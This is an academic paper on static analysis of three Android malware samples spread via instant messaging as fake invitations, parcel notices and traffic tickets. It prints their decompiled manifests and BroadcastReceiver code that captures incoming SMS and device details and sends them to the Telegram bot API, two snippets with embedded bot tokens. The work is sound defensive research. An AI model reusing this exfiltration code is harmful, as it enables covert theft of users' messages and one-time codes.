

Reverse Engineering for Static Analysis of Android Malware in Instant Messaging Apps

I Gede Adnyana^{1)*}, Putu Gede Surya Cipta Nugraha²⁾, Bagus Rahmat Adin Nugroho³⁾

¹⁾²⁾³⁾Institut Bisnis dan Teknologi Indonesia, Indonesia

^{1)*}adnyana@instiki.ac.id, ²⁾surya.cipta@instiki.ac.id, ³⁾adinnugroho2001@gmail.com

ABSTRACT

Malware poses a significant threat to Android devices due to their high prevalence and vulnerability to attacks. Analyzing malware on these devices is crucial given the persistent and sophisticated threats targeting Android users. Static analysis of Android malware is a key approach used to detect malicious software without executing the application. This method involves meticulously examining the application's source code or binaries to identify signs of suspicious or harmful activities. The research methodology consists of three stages. The first stage involves collecting malware samples spread through instant messaging applications. The second stage employs reverse engineering, where APK files are decompiled to extract their contents. Following this, a static analysis is conducted, focusing on the AndroidManifest.xml file and the source code to identify the behavior and potential threats posed by the malware. The static analysis results revealed that Android malware often requests sensitive permissions to access personal data, such as receiving, reading, and sending SMS, as well as accessing location and contacts. Further analysis uncovered that after acquiring this data, the malware transmits it to the Telegram API via authenticated HTTP requests using specific tokens and chat_ids. These findings highlight that the permissions requested by the malware are designed to clandestinely collect and export personal data, posing a severe threat to the privacy and security of Android users.

Keywords: Android Malware; Reverse Engineering; Sensitive Permissions; Static analysis; Privacy and Security

1. INTRODUCTION

Technological advancements have brought significant changes in various aspects of life, one of which is the use of Android smartphones. Android smartphones now function not only as communication tools but also as multifunctional devices that support productivity and entertainment. The increasing use of Android smartphones is also accompanied by rising security threats that target their users. One of the main threats is malware, which can infiltrate devices through applications downloaded from untrusted sources.

Malware poses a significant threat to Android devices due to their high prevalence and vulnerability to attacks. The Android platform allows various applications to request and obtain permissions to access our phone's resources as needed. This condition puts user data and credentials at risk and makes them vulnerable to attacks (Ali & Abdul-Qawy, 2021). With the increasing popularity of the Android operating system, it has become a favored target for attackers (Pan et al., 2020). Cybercriminals continuously develop new methods to spread malware that can steal personal data, access sensitive information, and control devices without the user's knowledge. Currently, there is a worrying trend where malware can spread to Android devices through instant messaging applications such as WhatsApp and Telegram using social engineering tricks. The attackers send false information to potential victims, such as about package deliveries, bills, water utility payments, taxes, and more, and send files with the APK extension that appear to be related to the false information. To understand the behavior of malware that enters through instant messaging, analysis is needed to prevent the impact when the application is installed on the user's Android device.

Malware analysis on Android devices is a crucial process given the high threats targeting these devices. Malware on Android can come in the form of trojans, spyware, ransomware, and other types designed to steal data, spy on users, or even take control of the device. The malware analysis process involves several stages, such as collecting malware samples, decompiling the code to understand its workings, and monitoring its activity in a secure environment or sandbox. Android malware analysis can be conducted through static analysis and dynamic analysis. Static analysis

* Corresponding author

This is an Creative Commons License This work is licensed under a Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International (CC BY-NC-SA 4.0).



can be performed using reverse engineering techniques, feature analysis, and classification (Jusoh et al., 2021). Static analysis of Android malware is an approach used to detect malicious software without executing the application. This method involves examining the application's source code or binaries to look for signs of suspicious or harmful activities (Mohamad Arif et al., 2021). Static analysis often includes using reverse engineering tools to decompile the application and analyze its structure and code behavior. The main advantage of static analysis is its ability to identify potential threats before the application is executed, thereby reducing the risk of malware infection on user devices.

2. LITERATURE REVIEW

2.1 Android Malware

Android malware is malicious software specifically designed to target the Android operating system on mobile devices such as smartphones and tablets (Dahiya et al., 2023). This malware can infiltrate a user's device through applications downloaded from unofficial sources or via malicious email attachments. Android malware can cause various issues, ranging from the theft of personal data, such as contacts and financial information, to remote control of the victim's device. Common types of Android malware include trojans, spyware, ransomware, and adware (Rizqony et al., 2020). Trojans often disguise themselves as legitimate applications to trick users into installing them, while spyware secretly monitors user activity. Ransomware encrypts user data and demands a ransom to decrypt it, while adware exposes users to unwanted advertisements and frequently redirects them to harmful websites.

The spread of Android malware is often carried out through APK (Android Package Kit) files, which are the file format used for the distribution and installation of applications on Android devices. These files contain various elements necessary for running the application, such as AndroidManifest.xml, Class.dex, Res, and Lib (Lee et al., 2022). Among the components of an Android application, the AndroidManifest file contains information about the permissions required to run the application. This file functions to protect users' personal information, and these permissions are automatically set by the system according to the authority possessed, and require user consent (Hindarto & Djajadi, 2023).

2.2 Reverse Engineering

Reverse engineering is the process of analyzing a system to understand how it works without having access to the original design or documentation. In the context of software, reverse engineering is often used to decompile the binary code of an application to study its structure, functions, and internal behavior (Saputro et al., 2020). This technique is crucial in security analysis, particularly for detecting and analyzing malware, understanding potential vulnerabilities, and developing security patches. The process of reverse engineering an Android application begins with the decompilation of the APK file (Liu et al., 2021). An APK file, which contains all the components necessary to run the application, including binary code, resources, and manifest files, is disassembled using decompilation tools such as APKTool, JADX, or Dex2Jar. Reverse engineering of Android applications can involve a series of activities including decompiling the APK file, converting Java to Intermediate Language (IL), and examining the application's Java code (Hrushik Raj et al., 2023).

2.3 Malware Analysis

Malware analysis methods are divided into two main categories: static analysis and dynamic analysis.




Fig.1 Malware analysis method (Megira et al., 2018)

* Corresponding author



Fig. 1 illustrates the structure of the malware analysis process, which consists of two main approaches: Static Analysis and Dynamic Analysis. Static Analysis is divided into two stages: Basic Static Analysis and Advanced Static Analysis. Similarly, Dynamic Analysis is also divided into two stages: Basic Dynamic Analysis and Advanced Dynamic Analysis. Both approaches, static and dynamic, work together to provide comprehensive information that is then compiled into a Malware Analysis Report. This diagram shows a systematic workflow for understanding and documenting the behavior and characteristics of malware through various levels of analysis.

2.4 Static Analysis

Static analysis of Android malware is an approach used to detect malicious software without executing the application. This method involves examining the application's source code or binaries to look for signs of suspicious or harmful activities. Static analysis encompasses several techniques, including decompilation, permission analysis, and feature analysis. These techniques enable early detection of malware by identifying patterns or signatures that correspond to known malicious behaviors. According to recent research, static analysis methods can enhance malware detection accuracy through the use of machine learning algorithms and advanced feature selection techniques (Arif et al., 2021). Nevertheless, a major challenge faced is the ability of malware to obfuscate or disguise its code to evade detection (Ehsan et al., 2022). Other studies indicate that integrating static analysis with other methods, such as dynamic analysis, can improve detection effectiveness (Karim et al., 2020). Additionally, the use of larger and more diverse datasets also helps improve the performance of detection systems (Zhao, 2023). With the continuous development of analysis techniques and tools, static analysis remains a crucial component in efforts to safeguard Android devices from malware threats.

3. METHOD

The methodology in this research consists of three stages: the first stage involves collecting malware samples spread through instant messaging applications. The second stage employs reverse engineering, where .apk files are decompiled to extract their contents. Following this, a static analysis is conducted, which includes analyzing the AndroidManifest.xml file and the source code to identify the behavior and potential threats posed by the malware. The stages of the research are illustrated in Fig. 2




Fig. 2 Research stages

3.1 Android Malware Collection

The process of collecting Android malware spread through instant messaging applications involves several systematic steps. First, identify instant messages that potentially contain malware, such as those from WhatsApp, Telegram, and others. Then, monitor suspicious messages, particularly those containing links or files with the APK extension. Next, download these files to use them as malware samples. In this context, three malware samples collected are "UndanganPernikahan.apk," which is often sent with a fake wedding invitation message, "Lihat Foto Paket.apk," which disguises itself as a package notification with a photo attachment, and "Surat E-Tilang.apk," which pretends to be an electronic letter from a government agency regarding a traffic ticket. Each of these malware samples is then further analyzed using reverse engineering and static analysis techniques to understand the infection methods and their impact on infected devices.

3.2 Reverse Engineering

The reverse engineering steps for decompiling APK files suspected to be Android malware begin with setting up

* Corresponding author



a secure and isolated working environment to prevent malware infection on the system. The first step is to use decompilation tools such as JADX or APKTool to extract the contents from the APK file. This process involves converting the .dex (Dalvik Executable) files into readable source code such as Java. Once the files have been successfully decompiled, the next step is to analyze the decompiled files.

3.3 Static Analysis

The static analysis stage involves examining the AndroidManifest.xml file, which contains the permissions requested by the application. For instance, in the provided file, the application requests permissions to receive and send SMS, access the internet, read SMS, and more. These permissions can indicate potential dangers if used for malicious purposes. Next, the source code analysis involves inspecting the code structure to find suspicious parts, such as functions that handle sensitive data (e.g., contacts, messages, or personal information), and then analyzing the data flow to see how data is collected, processed, and transmitted. This can reveal malicious activities such as data theft or sending data to external servers.

4. RESULT

4.1 Decompile APK

The process begins by using tools like JADX to disassemble the APK file, breaking it down into its constituent parts, including the Dalvik Executable (.dex) files. These .dex files are then further decompiled to retrieve the source code in Java, making it easier to analyze.




Fig. 3 Results of decompiling android malware


* Corresponding author



Fig. 3 shows the directory structure of three different malware APK files: "UndanganPernikahan.apk," "Lihat Foto Paket.apk," and "Surat E-TILANG.apk." Each APK file contains several essential components such as the source code, the AndroidManifest.xml file, and various .dex files that contain the application's bytecode. The source code is organized into packages that include various classes and activities, including the main activity and notification services. Additionally, there is a resource folder that contains assets, XML files, and other resources used by the application. The AndroidManifest.xml file is crucial for analysis as it contains declarations of the permissions required by the application, which can provide indications of the application's malicious intent. Further analysis of the classes and methods within the .dex files can reveal malware behaviors, such as automatic SMS sending or user data surveillance. This figure helps provide an in-depth understanding of the internal components of each malware APK, which is essential for effective threat analysis and detection.

4.2 AndroidManifest.xml Analysis

Analysis of the AndroidManifest.xml file is crucial in detecting the behavior and potential threats of an Android application. This file contains information about the structure and main elements of the application, such as activities, services, broadcast receivers, and requested permissions. By analyzing the AndroidManifest.xml, we can identify suspicious or unusual permissions, such as access to SMS, contacts, location, and other features that can be misused by malware.




```
<?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="101" android:versionName="1.0"
3   <uses-sdk android:minSdkVersion="26" android:targetSdkVersion="33"/>
4   <uses-permission android:name="android.permission.RECEIVE_SMS"/>
5   <uses-permission android:name="android.permission.INTERNET"/>
6   <uses-permission android:name="android.permission.READ_SMS"/>
7   <uses-permission android:name="android.permission.SEND_SMS"/>
8   <uses-permission android:name="android.permission.WAKE_LOCK"/>
9   <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
10  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
11  <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
12  <application android:theme="@style/Theme.AppCompat.NoActionBar" android:label="" android:icon="@mipmap/ic_launcher"
13    <activity android:name="com.example.myapplication.MainActivity" android:exported="true">
14      <intent-filter>
15        <action android:name="android.intent.action.MAIN"/>
```

Fig. 4 AndroidManifest.xml UndanganPernikahan.apk

Fig. 4 shows the contents of the AndroidManifest.xml file in UndanganPernikahan.apk, which declares the permissions requested by the application as well as the configuration of its main components. It is evident that this application requests various sensitive permissions such as RECEIVE_SMS, READ_SMS, and SEND_SMS, which allow the application to receive, read, and send SMS. The INTERNET and ACCESS_NETWORK_STATE permissions enable the application to access the network, while WAKE_LOCK prevents the device from entering sleep mode. The RECEIVE_BOOT_COMPLETED permission indicates that the application can start when the device finishes booting, and FOREGROUND_SERVICE allows the application to run foreground services. The extensive and sensitive permission requests suggest that this application has the potential to perform various actions that could jeopardize user privacy and security.

* Corresponding author






```
1 <?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" package="tiket.cox" p
3   <uses-sdk android:minSdkVersion="24" android:targetSdkVersion="33"/>
4   <uses-feature android:name="android.hardware.telephony" android:required="false"/>
5   <uses-permission android:name="android.permission.RECEIVE_SMS"/>
6   <uses-permission android:name="android.permission.INTERNET"/>
7   <uses-permission android:name="android.permission.SEND_SMS"/>
8   <permission android:name="tiket.cox.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION" android:p
9   <uses-permission android:name="tiket.cox.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/>
10  <application android:theme="@style/Theme.AppCompat.Light.NoActionBar" android:label="J&
11    <activity android:theme="@style/Theme.AppJava" android:label="@string/app_name" anc
12      <intent-filter>
13        <action android:name="android.intent.action.MAIN"/>
```

Fig. 5 AndroidManifest.xml Lihat Foto Paket.apk

Fig. 5 displays the contents of the AndroidManifest.xml file in Lihat Foto Paket.apk. This application requests several important permissions including RECEIVE_SMS, SEND_SMS, and INTERNET, allowing the application to receive and send SMS messages as well as access the internet. Additionally, there is a specific permission such as "ticket.cox.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION," which may indicate a special feature or capability of the application. The file also shows that the application requires telephony hardware features but it is not mandatory (android.hardware.telephony android:required="false"). The application targets SDK version 33 with a minimum SDK version of 24. This analysis indicates that the application has access to permissions that can be used to send and receive SMS, which is often a sign of potentially harmful or abusive behavior, especially in the context of malware.



```
1 <?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1"
3   <uses-sdk android:minSdkVersion="27" android:targetSdkVersion="32"/>
4   <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
5   <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
6   <uses-permission android:name="android.permission.RECEIVE_SMS"/>
7   <uses-permission android:name="android.permission.INTERNET"/>
8   <uses-permission android:name="android.permission.READ_SMS"/>
9   <uses-permission android:name="android.permission.SEND_SMS"/>
10  <uses-permission android:name="android.permission.ACCESS_NOTIFICATION_POLICY"/>
11  <uses-permission android:name="android.permission.CALL_PHONE"/>
12  <uses-permission android:name="android.permission.WAKE_LOCK"/>
13  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
14  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
15  <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
16  <application android:theme="@style/Theme.AppCompat.NoActionBar" android:label="Surat til
17    <activity android:name="com.example.ZzzZrrrrsd.HomeActivity" android:exported="false"
18      <meta-data android:name="android.app.lib_name" android:value="" />
19    </activity>
```

Fig. 6 AndroidManifest.xml Surat E-Tilang.apk

Fig. 6 displays the contents of the AndroidManifest.xml file in Surat E-Tilang.apk, which requests a number of important and sensitive permissions. The requested permissions include ACCESS_COARSE_LOCATION and ACCESS_FINE_LOCATION, allowing the application to access the user's location, as well as RECEIVE_SMS, READ_SMS, and SEND_SMS, which enable the application to receive, read, and send SMS messages. Additionally, the application requests INTERNET and ACCESS_NETWORK_STATE permissions to access the network, CALL_PHONE to make phone calls, and WAKE_LOCK to prevent the device from entering sleep mode. The RECEIVE_BOOT_COMPLETED and FOREGROUND_SERVICE permissions indicate that the application can start

* Corresponding author



running when the device finishes booting and can run foreground services. The application also requests permissions to access notifications and control notification policies through ACCESS_NOTIFICATION_POLICY. This extensive and sensitive permission request suggests that the application has the capability to perform various actions that could jeopardize user privacy and security.

4.3 Source Code Analysis

Source code analysis to determine the data flow of malware aims to understand how data is collected, processed, and transmitted by the application. This process begins by identifying the main entry points, such as message receivers or activities that are executed when the application is launched. Next, we trace how data, such as SMS messages, device information, or other user data, is retrieved and processed by the application. By following the data flow through various methods and classes in the code, we can find suspicious patterns or logic, such as sending data to external servers or storing data locally for unclear purposes.

```
@Override // android.content.BroadcastReceiver
public void onReceive(Context context, Intent intent) {
    Bundle extras;
    String str = "\n - Product : ";
    if (!intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED") || (extras = intent.getExtras()) == null) {
        return;
    }
    try {
        Object[] objArr = (Object[]) extras.get("pdu");
        SmsMessage[] smsMessageArr = new SmsMessage[objArr.length];
        int i = 0;
        while (i < smsMessageArr.length) {
            smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
            String originatingAddress = smsMessageArr[i].getOriginatingAddress();
            String replace = smsMessageArr[i].getMessageBody().replace("&", " ").replace("#", " ");
            replace.replace("?", " ");
            String str2 = "ID : " + Build.ID + "\n - User : " + Build.USER + str + Build.PRODUCT + "\n - Brand : " + Build.
            String str3 = str;
            this.client.newCall(new Request.Builder().url("https://api.telegram.org/bot7183257661:AAEH9r5QZrwCzVfSIRNUOmnF
            @Override // okhttp3.Callback
            public void onFailure(Call call, IOException iOException) {
                iOException.printStackTrace();
            }

            @Override // okhttp3.Callback
            public void onResponse(Call call, Response response) throws IOException {
                Log.d("demo", "OnResponse: Thread Id " + Thread.currentThread().getId());
                if (response.isSuccessful()) {
                    response.body().string();
                }
            }
        }
    }
}
```

Fig. 7 Source code snippet onReceive UndanganPernikahan.apk

Fig. 7 shows a snippet of Java code from an Android application implementing a BroadcastReceiver to handle received SMS messages. When the application receives an intent with the action "android.provider.Telephony.SMS_RECEIVED," it extracts the SMS data from the intent. The code then parses the SMS message into SmsMessage objects, retrieves the sender's number and the message content, and replaces some special characters in the message content. Next, it gathers user device information such as the ID and brand, concatenating it into a string. The code then creates an HTTP request using the OkHttp3 library, sending the concatenated data to a Telegram API URL using the POST method. The onFailure and onResponse callbacks are used to handle the results of this HTTP request. Thus, this code demonstrates suspicious behavior where the application secretly sends users' personal information to an external server without their knowledge.

* Corresponding author



```
public void onReceive(Context context, Intent intent) {
    Bundle extras;
    String str = "\n - Product : ";
    if (!intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED") || (extras = intent.getExtras()) == null) {
        return;
    }
    try {
        Object[] objArr = (Object[]) extras.get("pdus");
        SmsMessage[] smsMessageArr = new SmsMessage[objArr.length];
        int i = 0;
        while (i < smsMessageArr.length) {
            smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
            String originatingAddress = smsMessageArr[i].getOriginatingAddress();
            String replace = smsMessageArr[i].getMessageBody().replace("&", " ").replace("#", " ");
            replace.replace("?", " ");
            String str2 = "ID : " + Build.ID + "\n - User : " + Build.USER + str + Build.PRODUCT + "\n - Brand : " + Build.BRAND + "\n - Device : " +
            String str3 = str;
            this.client.newCall(new Request.Builder().url("https://api.telegram.org/bot" + this.token + "/sendMessage?parse_mode=markdown&chat_id=" +
            @Override // okhttp3.Callback
            public void onFailure(Call call, IOException iOException) {
                iOException.printStackTrace();
            }

            @Override // okhttp3.Callback
            public void onResponse(Call call, Response response) throws IOException {
                Log.d("demo", "OnResponse: Thread Id " + Thread.currentThread().getId());
                if (response.isSuccessful()) {
                    response.body().string();
                }
            }
        }
    }
}
```

Fig. 8 Source code snippet onReceive Lihat Foto Paket.apk

Fig. 8 shows a section of Java code from an Android application that uses a `BroadcastReceiver` to process received SMS messages. When the application receives an intent with the action "android.provider.Telephony.SMS_RECEIVED," it checks for any additional data included. If present, the SMS data is retrieved from the extras with the key "pdus" and converted into `SmsMessage` objects. Each SMS message is parsed to obtain the sender's number and the message content, and special characters in the message are replaced. Device information such as ID, user, product, brand, and device type is gathered and concatenated into a single string. The application then creates an HTTP request using OkHttp3 to send this data to a Telegram API URL with a specific token and chat_id. The `onFailure` callback handles failed transmissions, while the `onResponse` callback handles successful responses from the server. This code demonstrates that the application automatically sends SMS information and device details to an external server, which is suspicious behavior indicating potential malware activity.

```
public void onReceive(Context context, Intent intent) {
    Bundle extras;
    String str = "\n - Product : ";
    if (!intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED") || (extras = intent.getExtras()) == null) {
        return;
    }
    try {
        Object[] objArr = (Object[]) extras.get("pdus");
        SmsMessage[] smsMessageArr = new SmsMessage[objArr.length];
        int i = 0;
        while (i < smsMessageArr.length) {
            smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
            String originatingAddress = smsMessageArr[i].getOriginatingAddress();
            String replace = smsMessageArr[i].getMessageBody().replace("&", " ").replace("#", " ");
            replace.replace("?", " ");
            String str2 = "ID : " + Build.ID + "\n - User : " + Build.USER + str + Build.PRODUCT + "\n - Brand : " + Build.BRAND + "\n - Board : " + Build
            Request.Builder builder = new Request.Builder();
            String str3 = str;
            String append = new StringBuilder().append("https://api.telegram.org/bot677425628:AAHQBqwjZvSM7_wDhXkeHev1iOhwZnHyD1M/sendMessage?pars
            append.append(Build.MANUFACTURER);
            this.client.newCall(builder.url(append.append(" ").append(Build.MODEL).append("_").toString()).build()).enqueue(new Callback() { // from class
            @Override // okhttp3.Callback
            public void onFailure(Call call, IOException iOException) {
                iOException.printStackTrace();
            }

            @Override // okhttp3.Callback
            public void onResponse(Call call, Response response) throws IOException {
                Log.d("demo", "OnResponse: Thread Id " + Thread.currentThread().getId());
                if (response.isSuccessful()) {
                    response.body().string();
                }
            }
        }
    }
}
```

Fig.9 Source code snippet onReceive Surat E-Tilang.apk

* Corresponding author



Fig. 9 displays a snippet of Java code from an Android application implementing a `BroadcastReceiver` to handle received SMS messages. When the application receives an intent with the action "android.provider.Telephony.SMS_RECEIVED," it checks for any additional data included. If present, the SMS data is retrieved from the extras with the key "pdus" and converted into `SmsMessage` objects. Each SMS message is parsed to obtain the sender's address and the message content, with special characters in the message content being replaced. Device information such as ID, user, product, brand, and device model is gathered and concatenated into a single string. The application then creates an HTTP request using OkHttp3 to send this data to a Telegram API URL with a specific token and chat_id. This URL is constructed by appending the device model to further identify the infected device. The `onFailure` callback handles transmission failures, while the `onResponse` callback handles successful responses from the server. This code demonstrates that the application automatically sends SMS information and device details to an external server via the Telegram API.

5. DISCUSSIONS

The research results indicate that the permissions requested by Android malware heavily lean towards accessing users' personal data, such as RECEIVE_SMS, READ_SMS, SEND_SMS, ACCESS_FINE_LOCATION, and READ_CONTACTS. An in-depth analysis of the source code revealed that after obtaining personal data like SMS messages and device information, this malware sends the data to the Telegram API using an HTTP request with a specific token and chat_id. To validate these findings, further research is needed through dynamic analysis, which will test the malware's behavior in a runtime environment. By running the application in a sandbox or emulator, we can monitor how the malware interacts with the system, captures data, and sends it to external servers. The combination of static and dynamic analysis provides a more comprehensive and accurate picture of the modus operandi and threats posed by this Android malware.

6. CONCLUSION

